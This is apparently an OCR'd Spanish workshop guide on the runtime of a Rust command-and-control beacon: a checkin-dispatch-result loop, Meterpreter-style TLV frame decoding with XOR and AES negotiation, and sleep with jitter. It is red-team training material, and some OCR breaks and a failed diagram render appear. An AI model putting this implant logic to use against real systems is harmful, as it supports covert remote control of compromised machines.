Guía 02 — Agent runtime: loop, tasking, sleep/jitter

> Objetivo: entender el “corazón” del agente:
>
> - El **runtime loop** (checkin → dispatch → result)
> - Cómo se **despachan tareas** (TLVs) y se construyen respuestas
> - Cómo se aplica **sleep + jitter**

> Código fuente:

- `crates/workshop-agent/src/agent/core/runtime.rs`
- `crates/workshop-agent/src/agent/core/sleep.rs`
- `crates/workshop-agent/src/agent/core/tasking.rs`
- `crates/workshop-agent/src/agent/build/exe.rs`
- `crates/workshop-agent/src/bin/agent_exe.rs`

Roadmap

- **Dispatcher**: protocolo (frame/TLVs/AES) + comandos.
- **Runtime loop**: orquestación (checkin → dispatch → result → sleep).
- **Transport**: IO (WinHTTP). Se cubre en la **Guía 03**.

En esta parte estaremos viendo la parte core del beacon:

1. **Dispatcher + framing + tasking**
2. **Runtime loop** (enchufa dispatcher + transport via traits)
3. **Beaconing** (sleep/jitter + update_config desde TLVs)

---


1) Componentes y responsabilidades (qué hace qué)

1.1 Componentes

- `Transport` : Protocolos de comunicacion utilizados por el beacon (HTTP/WinHTTP, etc.).
- `TaskDispatcher` : sabe hablar “protocolo” (Meterpreter frame/TLVs, cifrado, comandos).
- `run_loop` : orquesta el loop, sleep/jitter y decide cuándo salir.

1.2 Diagrama simple (capa por capa)

1. `dispatcher.checkin_request()` genera el body (protocolo)
2. `transport.checkin(&req)` hace IO y devuelve `inbound`
3. `dispatcher.dispatch(inbound)` parsea/decodifica y arma `outbound`
4. `transport.send_result(&outbound)` manda resultados
5. `dispatcher.update_config(cfg)` aplica cambios de beacon (sleep/jitter)
6. `sleep(jittered_sleep_ms(...))`



---

2) `Transport` y `TaskDispatcher` (la interfaz)

`crates/workshop-agent/src/agent/core/runtime.rs:


```rust
//Esto es una interfaz definimos funciones y outputs esto sirve si pensamos
soportar diferentes protocolos digase, http/ws32/websocket...
pub trait TaskDispatcher {
    fn dispatch(&mut self, bytes: Vec<u8>) -> Result<Option<Vec<u8>>,
RuntimeError>;
    fn checkin_request(&mut self) -> Vec<u8> {
        Vec::new()
    }
    fn update_config(&mut self, _cfg: &mut AgentConfig) {}
}
```


Puntos clave para explicar:

- `dispatch(...)` recibe bytes del servidor y devuelve `Option<Vec<u8>>`:
  - `None` => “no hay nada que responder”
  - `Some(bytes)` => “esto se manda a al endpoit donde el server recibe outputs en este caso `/mp/result`”
- `checkin_request()` => el dispatcher del agente exe manda un frame.
- `update_config(...)` permite que el servidor cambie `sleep/jitter` u otra configuracion en runtime que deseamos.

---

3) Paso a paso: construir el Dispatcher


Inicio de Ciclo
Generar Identificador de Sesion
Empaquetar Frame Inicia
Enviar Peticion al Servido
Recibir Respuesta Cifrad
¿AES Activo
No
Si
Procesar solo con XOI
Descifrar con Llave AE
Extraer Comandos TL



En este repo, el dispatcher del exe vive en `crates/workshop-agent/src/agent/build/exe.rs` y tiene 3 responsabilidades:

- **Generar un checkin** con un frame no vacío (para que el server pueda extraer GUID)
- **Decodificar** la tarea entrante (`decode_frame` + TLVs)
- **Producir respuesta** (`tasking::dispatch_tlvs` + `encode_frame`) y activar AES cuando corresponda

3.1 `checkin_request()` : por qué NO puede ser vacío (Esto va dentro de la implementacion de dispatcher)

Si tu checkin es vacío, el server no puede decodificar GUID y típicamente verás logs tipo `decode=n/a` o `guid=0` . Por eso el repo implementa un checkin frame con GUID.

`crates/workshop-agent/src/agent/build/exe.rs` :

```rust
fn checkin_request(&mut self) -> Vec<u8> {
    // Garantiza que el agente tenga un session_guid estable (16 bytes).
    // Esto permite al server asociar la sesión (y evita que “guid=0”).
    self.ensure_guid();
    // Packet type 0 = request (No necesariamente tiene que ser 0).
    const PACKET_TYPE_REQUEST: u32 = 0;
    // En el checkin inicial no mandamos TLVs; solo un frame bien formado.
    let tlvs: &[MpTlv] = &[];
    // encode_frame arma: header (xor_key+guid+flags+len+type) + payload
(TLVs)
    // y aplica XOR; AES_key=None => no cifra.
    encode_frame(self.guid, PACKET_TYPE_REQUEST, tlvs, None)
}
```

3.2 `dispatch()` : decode → tasking → encode (y gating de AES) (Esto va dentro de la implementacion de dispatcher)

`crates/workshop-agent/src/agent/build/exe.rs` :


```rust
 pub fn dispatch(
    &mut self,
    bytes: Vec<u8>,
) -> Result<Option<Vec<u8>>, crate::agent::core::runtime::RuntimeError> {

    // “Sin bytes” significa “no hay tarea”. No es un error.
    if bytes.is_empty() {
        return Ok(None);
    }

    // Solo intentamos decodificar con AES cuando ya lo negociamos.
    // Antes de eso, decode_frame trabajará en claro (solo XOR + TLVs).
    let key_opt = if self.aes_enabled { self.aes_key.as_ref() } else { None };

    // decode_frame valida header/length, des-XORea y (opcional) descifra,
    // luego devuelve header + TLVs.
    let (hdr, tlvs) = match decode_frame(&bytes, key_opt) {
        Ok(v) => v,
        Err(_) => return Ok(None),
    };

    // Sincroniza GUID de sesión con el que vino del server.
    self.guid = hdr.session_guid;

    // Ejecuta “comandos” implementados en tasking.rs
```


```
    // y retorna TLVs de respuesta + side effects (AES key / sleep / jitter).
    let res = tasking::dispatch_tlvs(&tlvs);

    // Guardamos beacon settings para aplicarlos en update_config.
    self.desired_sleep_ms = res.new_sleep_ms;
    self.desired_jitter_pct = res.new_jitter_pct;

    // 50 (ERROR_NOT_SUPPORTED) lo tratamos como “no respondas”.
    if res.result == 50 {
        return Ok(None);
    }


    const PACKET_TYPE_RESPONSE: u32 = 1;

    // Cifra solo si ya estabas en AES y esta respuesta no es la negociación
    // (la negociación devuelve la key en claro, y recién después se
habilita).
    let encrypt = self.aes_enabled && res.new_aes_key.is_none();
    let resp_key = if encrypt { self.aes_key.as_ref() } else { None };


    // encode_frame empaqueta TLVs y genera el frame de salida.
    let out = encode_frame(self.guid, PACKET_TYPE_RESPONSE, &res.tlvs,
resp_key);


    // Si tasking devolvió una nueva key, la activamos al final de esta
iteración.
    if let Some(k) = res.new_aes_key {
        self.aes_key = Some(k);
        self.aes_enabled = true;
    }

    Ok(Some(out))

}
```

Notas de implementación:

- `decode_frame(&bytes, key_opt)` usa AES solo si `aes_enabled`.
- La respuesta se cifra solo si ya estabas en AES y **no** estás devolviendo una nueva key (negociación).

4) El runtime loop


Runtime Iteration
Generar Frame Check-i
Transport: WinHTTP POS
Transport: Receive Byte
¿aes_enabled
No
Si
Solo XOF
AES Decrypt + XOF
Extraer TLV
tasking::dispatch_tlv



`crates/workshop-agent/src/agent/core/runtime.rs`:

```
pub fn run_loop<T: Transport, D: TaskDispatcher, R: Rng>(transport: &mut T,
dispatcher: &mut D,cfg: &mut AgentConfig, rng: &mut R,max_iterations:
Option<u64>,
) -> Result<(), RuntimeError> {
    // Establece el “canal” de IO (WinHTTP, etc.) una sola vez.
    transport.connect()?;
    let mut iter: u64 = 0;
    loop {
        // Permite que el lab termine (evita loop infinito durante debug).
        if let Some(max) = max_iterations {
            if iter >= max {
                #[cfg(debug_assertions)]
               {
                    eprintln!("run_loop exit: max_iterations reached ({})",
max);
                }
```

```
                return Ok(());
            }
        }
        iter += 1;

        // El dispatcher define el body del checkin.
        let req = dispatcher.checkin_request();
        // El transport hace el IO y devuelve bytes crudos.
        let inbound = transport.checkin(&req)?;
        if !inbound.is_empty() {
            if let Some(out) = dispatcher.dispatch(inbound)? {
                transport.send_result(&out)?;
            }
        }
        // Aplica cambios de beacon (sleep/jitter) que llegaron como TLVs.
        dispatcher.update_config(cfg);
        // Sleep con jitter.
        let sleep_ms = jittered_sleep_ms(cfg.sleep.as_millis() as u64,
cfg.jitter_pct, rng);
        if sleep_ms > 0 {
            std::thread::sleep(std::time::Duration::from_millis(sleep_ms));
        }
    }
}
```

```
Error parsing Mermaid diagram!

No diagram type detected matching given configuration for text:
```

5) Beaconing parte 1: Sleep + jitter

`crates/workshop-agent/src/agent/core/sleep.rs`

```
pub fn jittered_sleep_ms<R: Rng + ?Sized>(base_ms: u64, jitter_pct: u8, rng:
&mut R) -> u64 {
    // Clamp: evitamos jitter fuera de rango.
    let j = jitter_pct.min(100) as u64;
    if j == 0 {
        // Sin jitter => beacon fijo.
        return base_ms;
    }
```

```
    // span = cuánto nos podemos desviar del base.
    let span = base_ms.saturating_mul(j) / 100;
    let low = base_ms.saturating_sub(span);
    let high = base_ms.saturating_add(span);
    if high <= low {
        // Edge case: evita un rango inválido.
        return base_ms;
    }
    // Sleep aleatorio uniforme dentro del rango.
    rng.gen_range(low..=high)
}
```

- `base_ms` es el “beacon interval”
- `jitter_pct` define el rango aleatorio alrededor del base
  - ejemplo: `base=1000`, `jitter=10` => entre `900` y `1100`

---

6) Tasking: TLVs y comandos (literal)

El agente trabaja con TLVs (Type-Length-Value) que vienen dentro del frame.

`crates/workshop-agent/src/agent/core/tasking.rs` :

```
// TLVs = Type-Length-Value (cada campo en el payload del frame).
// El “Type” codifica qué significa el valor. El server y el agent deben
// compartir estos IDs para entenderse.
// TLV que indica qué comando ejecutar (u32 big-endian dentro del value).
const TLV_TYPE_COMMAND_ID: u32 = 0x0002_0001;

// TLV string: en este repo, el agent suele devolver strings como UTF-16LE
// (por compatibilidad estilo Windows).
const TLV_TYPE_STRING: u32 = 0x0001_000A;

// TLVs usados en negociación de cifrado AES.
const TLV_TYPE_SYM_KEY_TYPE: u32 = 0x0002_0227;
const TLV_TYPE_SYM_KEY: u32 = 0x0004_0228;

// Códigos de resultado “tipo Win32”.
const ERROR_SUCCESS: u32 = 0;
const ERROR_NOT_SUPPORTED: u32 = 50;

// IDs de comandos que entiende el dispatcher.
const COMMAND_ID_CORE_NEGOTIATE_TLV_ENCRYPTION: u32 = 16;
```

```rust
const COMMAND_ID_STD_PWD: u32 = 1001;

// Comando “custom” del workshop para setear beacon.
const COMMAND_ID_WORKSHOP_SET_BEACON: u32 = 9001;

// TLVs que traen los parámetros del beacon.
const TLV_TYPE_WORKSHOP_SLEEP_MS: u32 = 0x2001_0001;
const TLV_TYPE_WORKSHOP_JITTER_PCT: u32 = 0x2001_0002;
```

5.1 Leer un `u32` BE desde TLV

```rust
pub fn get_u32_be(tlvs: &[MpTlv], typ: u32) -> Option<u32> {
    // Busca el primer TLV con ese type.
    // El `?` significa: si no existe, devolvemos None.
    let t = tlvs.iter().find(|t| t.typ == typ)?;
    // Validación mínima: un u32 requiere 4 bytes.
    if t.value.len() < 4 {
        return None;
    }
    // big endian para muchos enteros.
    Some(u32::from_be_bytes([t.value[0], t.value[1], t.value[2], t.value[3]]))
}
```

